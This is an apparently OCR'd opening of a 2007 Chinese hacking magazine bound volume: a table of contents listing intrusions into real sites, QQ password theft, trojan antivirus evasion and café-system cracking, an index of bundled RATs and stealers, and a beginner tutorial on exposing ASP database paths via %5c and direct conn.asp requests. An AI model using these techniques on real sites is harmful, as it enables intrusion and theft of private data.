《黑客 X 档案》畅销系列丛书　菜鸟 Hacker 进化最佳教程

2007 黑客X档案

合订本上卷

WWW.HACKERXFILES.NET WWW.HACKERXFILES.NET

经典漏洞回顾

Windows ANI漏洞新玩法之文件夹也ANI
又见Discuz最新PM短消息漏洞
将Windows DNS漏洞溢出到底
PHPWind超级漏洞简单用
动易Region.asp注入漏洞利用
Win2003缺陷带来动易新漏洞
最新漏洞MS07004也挂马
SA提权新招，沙盒的故事
看菜鸟再度血洗魔兽军团－魔兽公会系统最新漏洞大曝光
DVBBS7.1 SP1最新漏洞曝光——遍历目录漏洞的利用
千金之后动网再找虫——动网又现头像跨站漏洞

菜鸟推荐文章

菜鸟师徒行－拜师学艺第一招之扫描（上）
数据库零距离－暴库与SQL注入初探
隐藏在网站中的特洛伊－ASP木马小结
手动注入也精彩－数据库基础篇
手动注入也精彩－进阶篇（上）
手动注入也精彩－进阶篇（下）注入漏洞的原理
菜鸟学黑客－入侵，就这么两下

精彩内容一览

叉子复仇记
菜鸟抓鸡利器－TK2006
QQ空间个人形象免费设置
破解邮箱跟我来
局域网攻击的无敌利器Zxarps
网吧小菜与玩万象2004
菜鸟VB初体验
艰难的日本网站之旅
叉子的Ghost版XP系统抓鸡总结
菜鸟VB初体验
网吧QQ密码破解与聊天监听
小熊远控黑X专版试用手记
拿什么拯救你——我的QQ
网警VS黑客－网络世界里黑与白的较量
让网络中再也没有流氓－看菜鸟与“流氓软件”的较量
从零开始学破解
功能限制之激活灰色按钮
破解知识大盘点＋“断点”探秘
破解次数限制
标志位暴破法
壳之初体验
PEID全接触



黑客X档案2007合订本

上卷

《黑客 X 档案》2007 年合订本（上卷）

出　品　人：孙胜利
主　　　编：杨冬柱
编　辑　部： sagi／呆呆虫／虫虫／hackest
　　　　　　石头／黄色潜水艇／笨牛牛
特约编辑：ww0830／zj1244／阿布
　　　　　姜超／孟方明
光　盘　部：丛林
设　　　计：谭海梅
排　　　版：Bifrost
发行部主任 ：赵琦
E-Mail：hackerxfiles@263.net
邮购查询电话：(010)88560080
发行联系电话：(010)88561472
联 系 人 ：赵琦
邮　编：100037
定　价： 28 元（光盘＋手册）

申明： 刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

菜鸟学堂

2007.01 数据库零距离——暴库与SQL注入初探 9
2007.02 隐藏在网站中的特洛伊——ASP木马小结 14
2007.03 手动注入也精彩——数据库基础篇 19
2007.04 手动注入也精彩——进阶篇（上）手动注入也精彩 23
2007.05 手动注入也精彩——进阶篇（下）注入漏洞的原理 28
2007.06 菜鸟师徒行——拜师学艺第一招之扫描（上） 32

QQ宝典

2007.01 MSN密码我来看 36
2007.01 简简单单刷QQ空间 37
2007.01 网吧QQ密码破解与聊天监听 37
2007.02 QQ交友中心照片任意传 38
2007.02 黑客、QQ与MM 39
2007.02 利用QQ空间也能盗QQ 41
2007.03 QQ盗来之后的故事 42
2007.03 人人都是花之神匠，人人都申请五级植物 44
2007.03 非红钻也来无限刷QQ秀 45
2007.03 QQ过期会员的妙用 46
2007.04 QQ空间个人形象免费设置 46
2007.04 教菜鸟来免费获得QQ空间物品 47
2007.04 盗取QQ空间商城挂件来装扮我们自己的空间 48
2007.04 几经周折让腾讯TT不再“流氓” 48
2007.06 QQ2007聊天记录照样看 50
2007.05 让QQ消息来控制别人的电脑 50
2007.05 VIP4会员来启动K级好友功能 51
2007.05 拿什么拯救你——我的QQ 52
2007.06 QQ邮箱上双锁，邮箱资料便无忧 54
2007.06 简简单单恢复QQ好友 55
2007.06 教菜菜暴力破解QQ相册密码 55
2007.06 Qzone漏洞又来了，五级花你养了吗? 56
2007.06 QQ的两个小BUG 56

网吧黑客

2007.01 网吧流量无极限之智斗海王星 57
2007.01 挖出网络妙管家的管理员密码 58
2007.01 简单破解hr2004 59
2007.01 网吧小菜也玩万象2004 60
2007.02 偷天换日之攻破NBOSS免费上网 61
2007.02 三招两式突破网吧关键字限制 62
2007.02 挖出万象的管理密码 63
2007.02 冰点还原终极破解大法 64
2007.03 网吧坚持“删”到底 65
2007.03 巧用工具+社会工程学来破解密码 66
2007.03 教你做个“小流氓” 67
2007.03 菜鸟破解网吧路由器密码与内网木马上线 67
2007.04 叉子复仇记 69
2007.04 破解网吧还原系统跟我来 70
2007.04 网吧再现输入法漏洞 71
2007.04 看我让电脑起死回生 72
2007.05 将免费进行到底 73
2007.05 重返战场之网吧限制突破 74
2007.05 刺杀Pubwin 75
2007.05 HEADSENSE网吧管理系统的末日 76
2007.06 zxarps也来巧破美萍 77
2007.06 网吧通用破解法之权限提升 78
2007.06 网管的故事之有人在免费上网 79
2007.06 菜菜来破网吧限制 80

目录

网游江湖

2007.02 劲舞团，偷懒才是硬道理 82
2007.01 QQ 斗地主，玩的就是刷分 82
2007.03 看菜鸟再度血洗魔兽军团－魔兽公会系统最新漏洞大曝光 83

傻瓜黑客

2007.01 Windows 终端服务的终结者 86
2007.01 让肉鸡的桌面听我的 86
2007.01 免费！免费！继续免费！ 88
2007.01 菜鸟的超级养鸡法 90
2007.01 到 163.com 钓“鸡”去 91
2007.01 小心小偷网页中的猫腻 92
2007.01 将文件加密进行到底 93
2007.01 系统还原点随意删 95
2007.01 解决复制页面数据产生乱码问题 96
2007.01 脚本语言的妙用 97
2007.02 菜菜办证不求人 98
2007.02 百度空间的美容妙计——巧取豪夺 CSS 99
2007.02 我的工具听我的 99
2007.02 灌水无罪 101
2007.02 当个性遇上空白 103
2007.02 看菜鸟来对抗瑞星防火墙 104
2007.02 轻松拥有“合法”的 Windows 后门 106
2007.02 深挖猛掘 NTFS 文件流（ADS）的利用 107
2007.02 木马也爱 Office 108
2007.02 小小菜鸟架论坛之玩转 PHP 论坛 110
2007.03 教菜鸟一分钟“黑”掉 Baidu 和 Google 112
2007.03 由“工行被黑”引发的思考 112
2007.03 帮你笔试雅虎 100 分 113
2007.03 让你的邮件总置顶 114
2007.03 俏丽贴图 举手可得 115
2007.03 菜鸟特殊的破解——突破触摸屏的限制 116
2007.03 我的电脑只有我能上网 116
2007.03 找回丢失的重要数据 117
2007.03 校园网菜鸟入侵大作战 119
2007.03 看我头像三十六变 122
2007.03 跨站利器之 XSS SHELL 123
2007.04 CorruptCode 站点 WEB 安全游戏闯关攻略 125
2007.04 叉子的计算机考试 129
2007.04 记事本也能这么玩 130
2007.04 Google 助小菜之力 131
2007.04 菜鸟的万能捆绑器 132
2007.04 快速下载网站数据不用愁 133
2007.04 利用 IEXPRESS 来做欺骗捆绑 134
2007.04 菜鸟也学社会工程学 135
2007.04 爱情测试背后的阴谋 136
2007.04 使用一个独立空间来打造多个独立网站 137
2007.05 最新体验 Vista 操作系统输入法漏洞 138
2007.05 手把手教你全自动刷 163 邮箱积分 139
2007.05 破解邮箱跟我来 140
2007.05 蜗牛机也能玩杀毒软件 141
2007.05 你会用网易邮箱来盗 QQ 吗? 142
2007.05 菜鸟揪马计 143
2007.05 隐藏磁盘小妙招 144
2007.05 校区起名听我的 145
2007.05 原来也可以这样使用站内“搜索”！ 146
2007.05 寻根探源——网马真身在何处 147
2007.05 菜鸟轻松架设本地 WAP 网站 148
2007.05 叉子的 Ghost 版 XP 系统抓鸡总结 149
2007.05 文件名后缀的艺术 150
2007.06 肉鸡在前，菜鸟在后 151
2007.06 扫描别忘记破解 WindowsXP SP2 的线程限制 152

CONTENT

2007.06 干掉瑞星的监控密码 153
2007.06 图标也疯狂 154
2007.06 LINUX 终极模拟 154
2007.06 图标也疯狂 155
2007.06 简单设置让卡巴不再盲目 157
2007.06 让 Google 再次成为黑客的帮凶 158
2007.06 让 Windows 帮我们隐藏文件 160
2007.06 叉子找MM 记 162
2007.06 菜鸟抓鸡利器——TK2006 163

牧马记

2007.01 2007 之又见黑洞 166
2007.01 超级迷你木马 Spirit 167
2007.01 捆，捆，捆，看菜鸟的无限捆绑！ 168
2007.01 轻松过卡巴你也行 170
2007.02 在肉鸡中飞舞的“蓝蝴蝶” 171
2007.02 MyCCL ——今天你免杀了吗？ 173
2007.02 菜鸟的木马守望者 175
2007.02 小试金山的数据流免杀 176
2007.03 特别的过卡巴主动防御木马－Evilotus 176
2007.03 脚本后门也玩批量挂马 178
2007.03 免杀集合的妙用 180
2007.04 国外的好马——NuclearRAT 181
2007.04 教你修改特征码 183
2007.04 菜鸟来打造不死的灰鸽子 184
2007.04 你有盾我有矛，轻松过主动防御 185
2007.05 小熊远控黑 X 专版试用手记 186
2007.05 傲游也来玩远程控制 188
2007.05 超强远控 Bandook v1.35 191
2007.05 灰鸽子 2006 免杀跟我学 193
2007.06 Evilotus 服务端的免杀 195
2007.06 迷你的小马 ConsoleDevil 197
2007.06 瑞典木马新秀——Hav RAT1.3.0 198
2007.06 菜鸟的无间后门 199

毒笼

2007.01 剿灭难缠的 X38.com 201
2007.01 防范 U 盘病毒，我有小妙招！ 201
2007.01 与 QQrobber 病毒过招 203
2007.02 挥“刀”斩马，保卫爱机 204
2007.02 让IE 流氓不再有 rootkit 撑腰 207
2007.03 清除可恶的 www.7939.com 210
2007.03 巧用冰刃清病毒 211
2007.03 菜鸟痛苦的手动杀毒经历 212
2007.04 再战 VBS 网马 215
2007.04 揪出伪装到极限的 U 盘病毒 216
2007.05 用思维来杀死病毒 217
2007.05 菜鸟来清除 265dm 病毒 218
2007.06 Tencent，我的电脑你别乱动！ 219
2007.06 菜鸟玩转反病毒 220

黑客人物面对面

2007.03 网警 V S 黑客－网络世界里黑与白的较量 220

侠隐仙踪

2007.01 天上人间 224
2007.02 漏洞 225
2007.03 天使守护者 227
2007.04 寂寞鞭炮声 229
2007.05 燕尾蝶与蒲公英 231

目录

2007.06 错步 …… 232
2007.06 站在围城的墙上 …… 233

一个人的战争

2007.01 动易 Region.asp 注入漏洞利用 …… 234
2007.01 PHPCMS 3.0 上传漏洞利用 …… 236
2007.01 社会工程学再暴 PHPWIND 短消息漏洞 …… 237
2007.01 唐古拉之旅 …… 238
2007.01 记一次入侵虚拟主机全过程 …… 243
2007.01 艰难的日本网站之旅 …… 245
2007.01 网络下载软件在黑客入侵中的应用 …… 248
2007.02 恭贺新春——QQ、UC 远程溢出漏洞也拜年 …… 249
2007.02 SA 提权新招，沙盒的故事 …… 252
2007.02 跨站帮手之 QuickTime 影片文件 …… 254
2007.02 “注入”星蒴网站管理系统 2.0 …… 256
2007.02 迅雷，肉鸡的温床 …… 259
2007.02 跟我学 BBSXP 最新漏洞的利用 …… 259
2007.02 渗透某征婚网 …… 261
2007.03 最新漏洞 MS07004 也挂马 …… 264
2007.03 菜鸟来玩 FCKEDITOR 入侵加提权 …… 266
2007.03 DVBBS7.1 sp1 最新漏洞曝光——遍历目录漏洞的利用 …… 268
2007.03 揭开某公安厅网站被黑之谜 …… 269
2007.03 十分钟来入侵 CCTV …… 271
2007.03 你藏好了吗？物理路径 …… 273
2007.03 社会工程学快速拿 webshell …… 274
2007.03 我酷我秀，你的排名我作主 …… 275
2007.04 又见 Discuz 最新 PM 短消息漏洞！ …… 277
2007.04 科汛 0day 漏洞一分钟利用 …… 282
2007.04 WIN2003 缺陷带来动易新漏洞 …… 283
2007.04 从 IIS 写权限到颠峰权限 …… 284
2007.04 动力文章系统 webshell 之旧漏洞，新思路 …… 287
2007.04 大家一起来入侵国外主机 …… 289
2007.04 渗透某跑跑卡丁车队网站 …… 291
2007.04 Windows 动画光标文件（.ANI）最新漏洞来了 …… 293
2007.04 网易邮箱再现跨站漏洞 …… 294
2007.05 PHPWind 超级漏洞简单用 …… 295
2007.05 PHPWind 插件最新漏洞大暴光 …… 297
2007.05 QQ 邮箱我再来跨 …… 297
2007.05 记一次一波三折的渗透入侵 …… 299
2007.05 入侵台湾某政府网站 …… 301
2007.05 PHP 来注入大学生创业网 …… 305
2007.05 一次对 LEADBBS 的入侵 …… 309
2007.05 菜鸟也来入侵韩国网站 …… 311
2007.05 一起来认识 Windows DNS 服务溢出漏洞 …… 314
2007.06 将 Windows DNS 漏洞溢出到底 …… 316
2007.06 Windows ANI 漏洞新玩法之文件夹也 ANI …… 316
2007.06 oblog4.0/4.5 漏洞，菜鸟也来玩入侵 …… 318
2007.06 一次绕过 IPSEC 限制的渗透之旅 …… 319
2007.06 台湾 Linux 肉鸡大派送 …… 322
2007.06 oblog4.0 最新通杀漏洞大暴光 …… 324
2007.06 看我来入侵复旦大学 …… 326
2007.06 看菜鸟来入侵“访茶网” …… 330
2007.06 对国内主流邮箱的跨站测试 …… 331

安全第一

2007.01 让卡卡成为菜鸟的安全小助手 …… 335
2007.01 我用密文写日记 …… 337
2007.02 VPN，今天你玩了吗？ …… 338
2007.02 全面终结 SQL 注入时代——VIF 防火墙试用小记 …… 341
2007.03 真假进程巧分辨，让木马无处可藏 …… 343
2007.03 让后台扫描工具变白痴 …… 348
2007.04 守住网站最后的安全底线 …… 350

CONTENT

2007.04	和我一起摆平“硬盘敲诈者”	351
2007.04	愚人节的“礼物”	353
2007.05	让电脑的天空不再有“鸽子”飞翔	354
2007.05	系统漏洞缝补三则	356
2007.05	将Ping探测拒之门外	358
2007.05	防止局域网内的ARP欺骗	359
2007.06	让我们的密码永恒不“破”	359
2007.06	系统的保护神——安全护盾	360
2007.06	为了我们的电脑，请将安全进行到底	362

黑客研究院

2007.01	PPPoE验证缺陷所带来的危害	366
2007.01	巧用Netsh命令来玩内网挂马	368
2007.01	动易，还是动易！动易网站最新漏洞大集合	371
2007.02	挑战VISTA的时代——黑客 PK UAC	374
2007.02	再暴BBSXP 7.0 Beta 2漏洞	375
2007.03	腾讯TT 最新漏洞也曝光	379
2007.03	局域网攻击的无敌利器Zxarps	381
2007.04	菜鸟的CC攻防	383
2007.04	付费帐号获取记	385
2007.05	菜鸟的Linux之旅	387
2007.05	跟我一起来找BBSXP系统的漏洞	390
2007.06	手把手教你伪造论坛人气	392
2007.06	BBSXP2007发贴跨站漏洞挖掘全过程	393

神密园

2007.01	从零开始学破解之（四）功能限制之激活灰色按钮	395
2007.01	将RAR自解压变成幕后黑手	397
2007.02	从零开始学破解之（五）破解知识大盘点+“断点”探秘	399
2007.02	使用OD破解ASP的DLL组件	402
2007.03	从零开始学破解之（六）破解次数限制	403
2007.03	破解零基础——脱壳、破解、个性化之一条龙	407
2007.04	从零开始学破解之（七）标志位暴破法	411
2007.04	为了本本健康，多思路破解多媒体教程	413
2007.05	从零开始学破解之（八）壳之初体验	415
2007.05	暴破“细腻”谈	418
2007.06	从零开始学破解之（九）PEID全接触	419
2007.06	手工脱壳之七招详解	422

黑客编程

2007.01	菜鸟VB初体验	425
2007.01	超级U盘木马传播器，菜鸟造	427
2007.02	轻松制造QQ的ALT代码转换工具	429
2007.02	熊猫来烧香了，看菜鸟如何请走病毒	430
2007.03	易语言初体验之轻松打造下载者	432
2007.03	菜鸟使用VB6来编写网页木马生成器	433
2007.04	Delphi零基础也能打造“黑客浏览器”	435
2007.04	打造通杀加密网页的利器	438
2007.05	一句代码来轻松写出QQ空间利用工具	439
2007.05	教你用delphi编写弹窗广告插件	440
2007.06	菜菜编程来终极突破网吧CMD限制	442
2007.06	使用Delphi简单编写两行代码实现超级整人	443

主题乐园

2007.01	让网络中再也没有流氓——看菜鸟与“流氓软件”的较量	444
2007.02	2007杀毒软件大阅兵	450
2007.03	熊猫烧香全秘密大接触	458
2007.04	菜鸟学黑客——入侵，就这么两下	463
2007.05	菜鸟来跟我学汉化黑客软件	472
2007.06	菜鸟的密码安全手册	474

光盘索引

黑洞2007:
目前国内无屏幕驱动情况下屏幕传输速度最快的远程控制软件，国际级的水平，欢迎在相同环境下，用相同的屏幕颜色数与世界上速度最快的。

MessenPass:
MessenPass是一款即时通讯软件(Instant Messenger)密码恢复工具，他能够探测出一下各种即时通讯软件的密码。

FastMail邮件特快专递 1.5:
内置了SMTP服务器的功能，直接把您的邮件发送到对方的信箱里去，不再需要中间的SMTP服务器中转了。

网吧专用的维护工具V1.13:
网吧专用的维护工具，具有常用工具，资源管理，启动管理(包括禁止运行管理，必须运行管理)，优化与安全，以用其它工具.相信有了本工具，维护网吧将更方便，更安全。

Office全版溢出系列捆绑工具:
支持office全版本系列，可随意添加自己的文档，可自定义下载，可随意捆绑。

守望者2007D:
请不要使用北斗加壳等合并区段的软件加密服务端；本服务端采用的资源信息配置；任何会损坏区段结构的加密软件都将导致无法上线。

VIF防火墙:
VIF是VirtualIISfirewall的简写，风讯VIF(foosun Vif)是VIF与四川风讯科技有限公司联合推出的一款多功能的IIS防护软件。EasyRecovery：不会向你的原始驱动器写入任何东东，它主要是在内存中重建文件分区表使数据能够安全地传输到其他驱动器中。

Evilotus:
功能强大的远程管理工具，控制端与被控端均采用完成端口模型，支持大量连接。

Process Explorer:
让使用者能了解看不到的在后台执行的处理程序，能显示目前已经载入哪些模块，分别是正在被哪些程序使用着，还可显示这些程序所调用的 DLL进程，以及他们所打开的句柄。Process Explorer最大的特色就是可以中终任何进程，甚至包括系统的关键进程！

微点主动防御软件:
对病毒行为规律分析、归纳、总结，并结合反病毒专家判定病毒的经验，提炼成病毒识别规则知识库。

Restorator:
是一个简单易用的中文化工具程式。完全采用档案总管介面的操作方式，支援拖曳档案至编辑视窗操作，可简易的将资源档案拖曳到介面内资料夹，内置编辑功能视窗，修改后可用拖曳方式取代原来资源後直接回存档案。

NuclearRAT:
一款远程控制工具，功能比较全面。

RegSnap V5.0 汉化版:
RegSnap可以详细地向你报告注册表及其他与系统有关项目的修改变化情况。

PcAnywhere:
远程控制软件，你可以将你的电脑当成主控端去控制远方另一台同样安装有pcANYWHERE的电脑(被控端)，你可以使用被控端电脑上的程序或在主控端与被控端之间互传文件。

QQ远控精灵:
这个软件是通过QQ发送语句控制对方，需要你手动的将命令语句粘贴到QQ发送消息里发送，控制端只能帮助你生成命令语句，不能直接用于控制！

QQ医生:
腾讯公司针对盗取QQ密码的木马病毒所开发出的一款盗号木马专杀工具。它能够准确的扫描用户计算机上的盗号木马程序，并有效清除。

MagicHide:
MagicHide是一款优秀的窗口隐藏和修改软件，具有良好的用户界面和管理功能，MagicHide是上班族聊天、看小说、玩游戏时的首选工具，它的超级隐藏和伪装功能将带给您超乎想像的保护功能。

DOTWAP:
DotWap 是一款非常简单易于使用的WAP站点编辑器，即使你不会WML语言的标签和属性，也能使用它简单的制作出非常出色的WML网 页，DotWAP能让你随时预览WML页面的效果，十分方便。

按键精灵:
按键精灵是一个模拟鼠标键盘动作的软件。通过制作脚本，可以让按键精灵代替您的双手，自动执行一系列鼠标键盘动作。

Maxthon Access 2.0:
想象您所拥有的多台主机上的各类文件－无论它在大厅之内或者世界任何一个地方－－您都可以轻松获取。也许您要修改一份合同或者最新的财务报表察看，只要您的主机与互联网相连，使用Maxthon轻松登陆Maxthon Access。然后选择您的目标主机，选择您需要的文件，无须等待电子邮件的传输，不必担心您忘记了哪个材料。

Bandook v1.35:
国外强大的反弹远程控制。

TK2006:
网络管理员可以利用该系统对网络上的计算机进行检查，不但能够发现漏洞并提示，并且可以通过漏洞直接进入该主机。

QQ密码极速破解程序:
首先确认安装了WinPcap 3.1，然后命令行下运行本程序，参数是数字1~15则暴力破解，不是则字典破解，默认参数2，即纯数字，确保在目标QQ登陆前开始本程序。

小哨兵密码读取工具:
读取小哨兵硬盘还原卡密码的一个小工具。

多开游戏大厅补丁:
用于腾讯QQ游戏大厅目前的所有版本，也可用于以后升级的新版本，作为取消运行多个大厅限制的修改。

劲舞挂机宝贝:
全屏窗口都支持，普通，个人，同步，动态，情侣，斗舞，团队，等等全模式支持。操作简单，随时，方便。完全不修改游戏数据或数据包，不受游戏数据包更新的影响。

Win NT/Win2000/Win Xp工具箱:
(1)远程关机：关闭NT，2K，XP等远程电脑(不用安装服务端)。(2)网络流量：监视网络进出流量。(3)网络安全：查看本机打开的端口及相应进程。

LiteIM:
精简QQ辅助软件，加入会员登陆提示，自定义QQ等级，自定义点亮QQ所有图标，可以更改版本号。

IPC$种植者:
专用的ipc， 和小榕的种植者功能是一样的，不过更简单点！

金狐QQ大盗:
截取目前最新版本的2007Beta4密码包括以前所有版本，隐式注入，无进程。

无忧文件捆绑:
检测您的可执行文件是否捆绑了不干净的东西。

Autoruns:
是一款出色的启动项目管理工具，它的功能十分强大，不仅可以对各启动项目进行管理，还能直接控制注册表，此外软件可以直接利用google和MSN进行网上搜索。

脚本扫盲班（三）数据库零距离

——暴库与SQL注入初探

文章难易度★★

毒药

脚本扫盲班已经上了两堂课了，众菜鸟无不欢欣雀跃——终于可以学习到深入的原理性知识，不会永远做“脚本小子”了！毒药老师脸上的皱纹却也一天比一天多了。主要原因是学生们分成了两拨儿：课堂上代码过多小菜们就会嚷着说听不懂，而代码过少小菜们也会嚷着说怎么没教ASP了，甚至还有读者直接写回执说毒药老师在偷懒，要扣他工钱，罚他打扫教室对面的WC。这可怎么得了！经过层层审批，开会研究，举手投票，最后悟空（现任菜鸟学堂教务处主任）亲自指示：“文章分为两部分，ASP脚本也要讲，实践也要讲。两手都要抓，两手都要硬！要尽力照顾好两方面的菜鸟，共建X档案的和谐学堂……”

一、暴库

上节课我们体验了一把下载别人数据库的快感，轻松看到他人隐私的感觉是不是很爽呢？可是那些不爱改数据库默认路径的人毕竟是少数，就连我们小菜在看了上期文章后也懂得修改数据库默认路径了，站长们就更不用说了。那小菜们还有没有更好的办法呢？当然有的，脚本入侵里有一个词叫“暴库”曾经风靡一时！本堂课我们就一起来看看它是怎么回事吧！

名词解释：什么是暴库？

顾名思义，暴库就是把对方数据库的路径暴露出来。一般的方法是故意提交一些特殊的地址时对方的程序暴错，通过错误提示猜测出对方数据库的真实地址。

1．数据库链接文件

ASP程序在读取数据库之前，要对数据库做一个链接。比如通过哪种方式（是MSSQL数据库还是Access数据库）来连接到哪个数据库（那个数据库文件放在哪里）。如果一个论坛数十个文件在每次执行数据操作命令时都要去写一段代码来连接数据库，这显然是很麻烦的，因此程序员们会单独建立一个文件用于连接数据库，这个文件就叫做数据库链接文件！

数据库链接文件的名字一般叫做conn.asp，大家回想一下我们在上几堂课中讲过的在修改DVBBS的默认数据库路径时，只用修改conn.asp一个文件就可以了，然后其它文件需要对数据进行操作时仅仅是把conn.asp（数据库链接文件）包含起来就行了。正是因为有了这个数据库链接文件的存在，而它里面又包含了我们需要的数据库真实地址，倘若能够想办法让它出错，从错误提示里我们就能够猜到真正的数据库地址了！

2．绝对路径与相对路径

绝对路径也叫做物理路径，也就是一个文件在硬盘里的完整路径。例如我们在IIS设置里的主目录**E:\web**就是一个绝对路径，而**E:\web\bbs\conn.asp**就是**conn.asp**的绝对路径。相对路径就是相对于其它目录的路径，比如我们IIS主目录为**E:\web**，那么**E:\web\bbs**相对于**E:\web**的路径就是**bbs**，比如我们访问http://127.0.0.1/bbs的时候，IIS知道我们要查找的**bbs**是相对于**E:\web**目录下的，那么IIS就自动去搜索**E:\web\bbs**的相关内容。

3．conn.asp的代码学习

当我们使用记事本打开一个数据库链接文件（conn.asp）时，一般会看到有几句类似的代码：

```
<%
……
dim db,connstr1, connstr2
db="data/mdb.mdb"
connstr1="Provider=Microsoft.Jet.OLEDB.4.0;DataSource="
connstr2= Connstr1&Server.MapPath(db)
……
%>
```

是不是感觉着有点晕了啊？想学习ASP就别怕难，我来慢慢解释给大家听。

“Dim”是ASP中用来定义变量的方式，例如：**dim 变量1，变量2，变量3　//定义多个变量是中间用逗号隔开**，在ASP中，我们是不需要事先说明变量是什么类型的（例如数字或字符串，这一点和C语言是不同的）。“&”是连接符，我们经常用它连接两个字符串。例如：**V3="hacker"&"X"&"file"**，得到的V3就是**hackerXfile**，简单吧？

Server.MapPath的作用就是把相对路径转换为“物理路径”。**理解它的作用在理解暴库的原理上至关重要。**例如**Server.MapPath("data\mdb.mdb")**这句代码在**conn.asp**里，conn.asp当前是在E:\web\bbs\中，那么Server.MapPath的操作就是把**E:\web\bbs**与**data\mdb.mdb**连接起来得到**E:\web\bbs\data\mdb.mdb**。

理解了这几个基本知识，我们再回过头来看看那一段代码：**connstr2= Connstr1&Server.MapPath(db)**，得到结果为**Provider=Microsoft.Jet.OLEDB.4.0;DataSource=E:\web\bbs\data\mdb.mdb**。

4．%5c暴库

%5c就是“\”进行URL编码后的表达方式。我们平时提交**http://127.0.0.1/bbs/conn.asp**的时候，conn.asp知道应该从相对目录bbs下开始查找数据库mdb.mdb的位置。可是我们提交http://127.0.0.1/bbs%5cconn.asp时，实际上conn.asp依然在bbs下，IIS能够正确的解析它，可是conn.asp却不认识了，它还以为bbs%5cconn.asp是一个文件，位于根目录下（忽略掉了bbs这个目录），于是找不到数据库就暴出了错误，如图1。




图1

5．直接访问inc/conn.asp暴库

有些网站的conn.asp存放在inc目录下，而调用conn.asp的文件一般都是在根目录下，比如**http://127.0.0.1/index.asp**会去调用**http://127.0.0.1/inc/conn.asp**，那么Server.MapPath是以index.asp所在的目录来查找数据库的。但是当我们直接访问**http://127.0.0.1/inc/conn.asp**的时候问题就发生了，Server.MapPath此时却是以inc为当前目录来查找数据库的，当然是找不到了。限于篇幅我们就不再举出详细的例子了，我特意画了两张图给大家，大家仔细看这两张图再结合网上一些暴库的文字描述，应该会理解的比较清楚，就不浪费我们宝贵的课堂时间了，如图2，图3。

